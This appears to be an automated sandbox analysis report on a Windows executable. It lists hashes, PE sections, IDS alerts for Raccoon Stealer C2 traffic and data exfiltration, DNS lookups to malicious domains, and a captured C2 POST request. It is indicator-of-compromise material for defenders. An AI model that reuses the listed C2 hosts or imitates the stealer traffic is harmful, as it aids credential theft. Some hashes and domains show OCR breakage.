File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12738048
Entropy (8bit):	3.5883354852851785
Encrypted:	false
SSDEEP:	24576:/6SbKFrS57Ybtr0m100000000000000000000000000000000000000000000000n:j
MD5:	7E6FC45653F57876DD5A9EA6A689BC13
SHA1:	7038E2877789580390AA86EDA683C4AC5FC86703
SHA-256:	066B2B9C172390074E145000A4196F1E7EA3556B5D13DABDF644E2ABF6BBA181
SHA-512:	34AD9DF61CCD05594A7E30EFE35AC30350ED16A50813ECFEA1AFA568E74DC5FC0DD9CF1EEBDA1C4DE6AC3AD698142DAD4A182F7AD22074710C314A97F999 9DD
Malicious:	false
Reputation:	unknown
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$........#O..B!.B!.B!.....B!..4...B!..4...B!.:..B!.B .(B!..4..B!..4..B!..4..B!.R ich.B!.................PE..L...d.`.....................3.....PK.......0....@.......................... 8.................................................(....p7..N...................7.d"..0..................................@............. ...............................text...6........................... ..`.data....*3..0......................@....vupa........`7.....................@....rsrc....N...p7..P..................@..@.reloc...V....7..h..................@..B ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.222875769045231

Copyright Joe Security LLC 2021

General

TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	4f4deRCUD7.exe
File size:	347136
MD5:	56e18023455303cd24f828173da31e2d
SHA1:	7877f8a39399b18af1e7c4fad422254b82e9a44c
SHA256:	29a5461cca77683d6a47c83eb774235bd0ae092adc58c987e571eeecb3e1cd03
SHA512:	b288af5e0eb23938ffadf1143d8e25c60e524199388a8e1278e9fe85a7a1cf2d046ab6a67a311ca05c3021fa2e1b6d1be506a729cb961042801521d922542926
SSDEEP:	6144:xsvMuKYjxL9UcBh9hO+s3MrN/Yb3Wz4psPlFkgi7ip:xsvMuLVL9xBh9hO+s3MB/Yb3WzdlSgF
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#O..B!..B!..B!.....B!..4...B!..4...B!..:...B!..B .)B!..4...B!..4...B!..4...B!.Rich.B!.....PE..L....N.`.....

File Icon

Icon Hash:	b2e8e8e8aaa2a4a8

Static PE Info

General

Entrypoint:	0x4248e0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, NX_COMPAT
Time Stamp:	0x60924E14 [Wed May 5 07:49:40 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	6350208d7bb708f91d85a9d922cb915d

Entrypoint Preview

Rich Headers

Data Directories

Sections


Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x410dc	0x41200	False	0.561675263916	data	6.86151494823	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x43000	0x332a0c	0x8c00	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.lipomik	0x376000	0x5	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x377000	0x4e90	0x5000	False	0.569970703125	data	5.54336822611	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0x37c000	0x56dc	0x5800	False	0.312322443182	data	3.48345712285	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
Divehi; Dhivehi; Maldivian	Maldives	
Spanish	Colombia	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/31/21-19:07:39.969531	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
12/31/21-19:08:37.333752	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
12/31/21-19:09:04.729905	TCP	2033973	ET TROJAN Win32.Raccoon Stealer CnC Activity (dependency download)	49873	80	192.168.2.3	185.163.204.24
12/31/21-19:09:05.761951	TCP	2033973	ET TROJAN Win32.Raccoon Stealer CnC Activity (dependency download)	49873	80	192.168.2.3	185.163.204.24
12/31/21-19:09:06.694574	TCP	2033974	ET TROJAN Win32.Raccoon Stealer Data Exfil Attempt	49873	80	192.168.2.3	185.163.204.24

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 31, 2021 19:07:37.540255070 CET	192.168.2.3	8.8.8.8	0xa64d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:38.029251099 CET	192.168.2.3	8.8.8.8	0x8054	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:38.526981115 CET	192.168.2.3	8.8.8.8	0x60e6	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:38.684221983 CET	192.168.2.3	8.8.8.8	0x3ab9	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:39.664599895 CET	192.168.2.3	8.8.8.8	0x3ab9	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:40.090339899 CET	192.168.2.3	8.8.8.8	0xf9b0	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 31, 2021 19:07:40.521248102 CET	192.168.2.3	8.8.8.8	0x53f4	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:40.713512897 CET	192.168.2.3	8.8.8.8	0xb231	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:42.371268988 CET	192.168.2.3	8.8.8.8	0x2f31	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:42.529494047 CET	192.168.2.3	8.8.8.8	0xb016	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:42.705101967 CET	192.168.2.3	8.8.8.8	0xbe83	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:42.841017008 CET	192.168.2.3	8.8.8.8	0x5e99	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:43.001049042 CET	192.168.2.3	8.8.8.8	0xc128	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:49.561696053 CET	192.168.2.3	8.8.8.8	0xe8ca	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:49.814214945 CET	192.168.2.3	8.8.8.8	0x1c97	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:49.966375113 CET	192.168.2.3	8.8.8.8	0xfb7a	Standard query (0)	unicupload.top	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:50.149950027 CET	192.168.2.3	8.8.8.8	0x974	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:50.304049015 CET	192.168.2.3	8.8.8.8	0x62e6	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:50.459697962 CET	192.168.2.3	8.8.8.8	0x6d5f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:50.939667940 CET	192.168.2.3	8.8.8.8	0x190d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:51.367261887 CET	192.168.2.3	8.8.8.8	0x2d7e	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:53.476008892 CET	192.168.2.3	8.8.8.8	0x2b24	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:53.632719040 CET	192.168.2.3	8.8.8.8	0xcc4e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:53.791425943 CET	192.168.2.3	8.8.8.8	0xabad	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:53.945795059 CET	192.168.2.3	8.8.8.8	0xbecc	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:55.638730049 CET	192.168.2.3	8.8.8.8	0xaad4	Standard query (0)	file-file-host4.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:55.867726088 CET	192.168.2.3	8.8.8.8	0x322	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:56.033934116 CET	192.168.2.3	8.8.8.8	0x27d6	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:56.197350979 CET	192.168.2.3	8.8.8.8	0x2a48	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:56.351315975 CET	192.168.2.3	8.8.8.8	0xc087	Standard query (0)	cdn.discor dapp.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:57.967161894 CET	192.168.2.3	8.8.8.8	0x863e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:58.135565042 CET	192.168.2.3	8.8.8.8	0x15d5	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:58.304263115 CET	192.168.2.3	8.8.8.8	0x6b6d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:19.533942938 CET	192.168.2.3	8.8.8.8	0x736e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:19.735121965 CET	192.168.2.3	8.8.8.8	0x4678	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:21.264966965 CET	192.168.2.3	8.8.8.8	0xb9e3	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:21.433389902 CET	192.168.2.3	8.8.8.8	0xe137	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:21.584413052 CET	192.168.2.3	8.8.8.8	0x7fa6	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:21.735743999 CET	192.168.2.3	8.8.8.8	0x651d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:21.891109943 CET	192.168.2.3	8.8.8.8	0x86cc	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:22.044156075 CET	192.168.2.3	8.8.8.8	0x855f	Standard query (0)	privacytools-foryou-777.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:23.951797009 CET	192.168.2.3	8.8.8.8	0xe6d0	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:24.516931057 CET	192.168.2.3	8.8.8.8	0xd8b1	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 31, 2021 19:08:28.289207935 CET	192.168.2.3	8.8.8.8	0x40c5	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:28.498207092 CET	192.168.2.3	8.8.8.8	0xb44e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:28.661999941 CET	192.168.2.3	8.8.8.8	0x6181	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:28.817105055 CET	192.168.2.3	8.8.8.8	0xce34	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:28.966167927 CET	192.168.2.3	8.8.8.8	0xbcff	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:29.179095984 CET	192.168.2.3	8.8.8.8	0x312a	Standard query (0)	bit.ly	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:29.376058102 CET	192.168.2.3	8.8.8.8	0xfa7a	Standard query (0)	bitly.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:29.646202087 CET	192.168.2.3	8.8.8.8	0x4c5e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:29.797015905 CET	192.168.2.3	8.8.8.8	0x6e86	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:35.878941059 CET	192.168.2.3	8.8.8.8	0xd284	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:36.039712906 CET	192.168.2.3	8.8.8.8	0x87a3	Standard query (0)	short.link	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:36.254904985 CET	192.168.2.3	8.8.8.8	0x20e2	Standard query (0)	dodecoin.org	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:37.278740883 CET	192.168.2.3	8.8.8.8	0x20e2	Standard query (0)	dodecoin.org	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:38.522573948 CET	192.168.2.3	8.8.8.8	0x131c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:38.691855907 CET	192.168.2.3	8.8.8.8	0x1c80	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:38.845720053 CET	192.168.2.3	8.8.8.8	0x9a58	Standard query (0)	botmaybe11.mcdir.me	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:40.249598026 CET	192.168.2.3	8.8.8.8	0x3737	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 31, 2021 19:09:04.023812056 CET	192.168.2.3	8.8.8.8	0x847f	Standard query (0)	t.me	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 31, 2021 19:07:37.875338078 CET	8.8.8.8	192.168.2.3	0xa64d	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:38.376341105 CET	8.8.8.8	192.168.2.3	0x8054	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:38.545705080 CET	8.8.8.8	192.168.2.3	0x60e6	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:39.949985981 CET	8.8.8.8	192.168.2.3	0x3ab9	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:39.969343901 CET	8.8.8.8	192.168.2.3	0x3ab9	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:40.377315998 CET	8.8.8.8	192.168.2.3	0xf9b0	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:40.540186882 CET	8.8.8.8	192.168.2.3	0x53f4	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:41.045325041 CET	8.8.8.8	192.168.2.3	0xb231	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:42.388365030 CET	8.8.8.8	192.168.2.3	0x2f31	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:42.548333883 CET	8.8.8.8	192.168.2.3	0xb016	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:42.722377062 CET	8.8.8.8	192.168.2.3	0xbe83	No error (0)	data-host-coin-8.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:42.859891891 CET	8.8.8.8	192.168.2.3	0x5e99	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 31, 2021 19:07:43.019970894 CET	8.8.8.8	192.168.2.3	0xc128	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:49.582446098 CET	8.8.8.8	192.168.2.3	0xe8ca	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:49.833208084 CET	8.8.8.8	192.168.2.3	0x1c97	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:50.068547964 CET	8.8.8.8	192.168.2.3	0xfb7a	No error (0)	unicupload.top		54.38.220.85	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:50.168735027 CET	8.8.8.8	192.168.2.3	0x974	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:50.322691917 CET	8.8.8.8	192.168.2.3	0x62e6	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:50.799845934 CET	8.8.8.8	192.168.2.3	0x6d5f	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:51.225769043 CET	8.8.8.8	192.168.2.3	0x190d	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:51.385914087 CET	8.8.8.8	192.168.2.3	0x2d7e	No error (0)	data-host-coin-8.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:53.494782925 CET	8.8.8.8	192.168.2.3	0x2b24	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:53.651339054 CET	8.8.8.8	192.168.2.3	0xcc4e	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:53.810193062 CET	8.8.8.8	192.168.2.3	0xabad	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:53.966584921 CET	8.8.8.8	192.168.2.3	0xbecc	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:55.886471033 CET	8.8.8.8	192.168.2.3	0x322	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:55.925682068 CET	8.8.8.8	192.168.2.3	0xaad4	No error (0)	file-file-host4.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:56.052371025 CET	8.8.8.8	192.168.2.3	0x27d6	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:56.216278076 CET	8.8.8.8	192.168.2.3	0x2a48	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:56.372960091 CET	8.8.8.8	192.168.2.3	0xc087	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:56.372960091 CET	8.8.8.8	192.168.2.3	0xc087	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:56.372960091 CET	8.8.8.8	192.168.2.3	0xc087	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:56.372960091 CET	8.8.8.8	192.168.2.3	0xc087	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:56.372960091 CET	8.8.8.8	192.168.2.3	0xc087	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:57.985243082 CET	8.8.8.8	192.168.2.3	0x863e	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:58.154300928 CET	8.8.8.8	192.168.2.3	0x15d5	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:07:58.322915077 CET	8.8.8.8	192.168.2.3	0x6b6d	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:19.552870989 CET	8.8.8.8	192.168.2.3	0x736e	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 31, 2021 19:08:19.753350019 CET	8.8.8.8	192.168.2.3	0x4678	No error (0)	data-host-coin-8.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:21.283950090 CET	8.8.8.8	192.168.2.3	0xb9e3	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:21.450052977 CET	8.8.8.8	192.168.2.3	0xe137	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:21.603838921 CET	8.8.8.8	192.168.2.3	0x7fa6	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:21.754618883 CET	8.8.8.8	192.168.2.3	0x651d	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:21.909523964 CET	8.8.8.8	192.168.2.3	0x86cc	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:22.060904980 CET	8.8.8.8	192.168.2.3	0x855f	No error (0)	privacytools-foryou-777.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:23.968724012 CET	8.8.8.8	192.168.2.3	0xe6d0	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:24.535703897 CET	8.8.8.8	192.168.2.3	0xd8b1	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:28.308051109 CET	8.8.8.8	192.168.2.3	0x40c5	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:28.517240047 CET	8.8.8.8	192.168.2.3	0xb44e	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:28.680404902 CET	8.8.8.8	192.168.2.3	0x6181	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:28.835912943 CET	8.8.8.8	192.168.2.3	0xce34	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:28.984586954 CET	8.8.8.8	192.168.2.3	0xbcff	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:29.195702076 CET	8.8.8.8	192.168.2.3	0x312a	No error (0)	bit.ly		67.199.248.11	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:29.195702076 CET	8.8.8.8	192.168.2.3	0x312a	No error (0)	bit.ly		67.199.248.10	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:29.392760038 CET	8.8.8.8	192.168.2.3	0xfa7a	No error (0)	bitly.com		67.199.248.14	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:29.392760038 CET	8.8.8.8	192.168.2.3	0xfa7a	No error (0)	bitly.com		67.199.248.15	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:29.662590981 CET	8.8.8.8	192.168.2.3	0x4c5e	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:29.813958883 CET	8.8.8.8	192.168.2.3	0x6e86	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:35.896200895 CET	8.8.8.8	192.168.2.3	0xd284	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:36.064038038 CET	8.8.8.8	192.168.2.3	0x87a3	No error (0)	short.link		172.67.158.215	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:36.064038038 CET	8.8.8.8	192.168.2.3	0x87a3	No error (0)	short.link		104.21.41.11	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:37.310195923 CET	8.8.8.8	192.168.2.3	0x20e2	No error (0)	dodecoin.org		164.132.207.80	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:37.333524942 CET	8.8.8.8	192.168.2.3	0x20e2	No error (0)	dodecoin.org		164.132.207.80	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:38.541671991 CET	8.8.8.8	192.168.2.3	0x131c	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 31, 2021 19:08:38.710649967 CET	8.8.8.8	192.168.2.3	0x1c80	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:39.020199060 CET	8.8.8.8	192.168.2.3	0x9a58	No error (0)	botmaybe11.mcdir.me		178.208.83.45	A (IP address)	IN (0x0001)
Dec 31, 2021 19:08:40.268106937 CET	8.8.8.8	192.168.2.3	0x3737	No error (0)	host-data-coin-11.com		31.28.27.130	A (IP address)	IN (0x0001)
Dec 31, 2021 19:09:04.040116072 CET	8.8.8.8	192.168.2.3	0x847f	No error (0)	t.me		149.154.167.99	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com
- bit.ly
- bitly.com
- transfer.sh
- short.link
- dodecoin.org
- botmaybe11.mcdir.me
- xjbkmt.org
  - host-data-coin-11.com
- rcxijyjuwl.org
- dqbbysmc.org
- bkinlomhlf.com
- ojnaiutcs.org
- bdusuy.org
- dtxmqp.org
- wtqjrw.org
- kphmqnrmuw.org
- data-host-coin-8.com
- lhmgjqm.net
- tglobqclp.org
- sxvhohpcp.com
- ldvwe.org
- unicupload.top
- xdcie.org

- ngiwphgpt.org
- krquequh.net
- vsfpevp.org
- dvptdfoqtt.net
- akertbi.net
- pllmreg.net
- cnumrxnk.com
- 185.7.214.171:8080
- hxwdukw.com
- file-file-host4.com
- pykufjugo.com
- scvcqof.org
- huulusns.net
- vgpxvtpgeu.net
- ncwfbqyeri.org
- avmkvwudu.net
- tggwr.org
- tsmnrg.org
- umedpd.org
- rkepuibw.net
- dhtwlstj.org
- privacytools-foryou-777.com
- beufxufw.com
- kcjwqtsdg.net
- 91.243.44.128
- yxkgtms.net
- xktvyhvdr.org
- phnvjykq.com
- drdewhl.net
- dkguwsr.org

- vhtbqyotg.org
- jcvvj.com
- djmot.net
- qnrcg.com
- mgvmcdndjf.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49801	162.159.135.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49848	67.199.248.11	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49751	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:39.999663115 CET	1143	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://bkinlomhlf.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 142 Host: host-data-coin-11.com
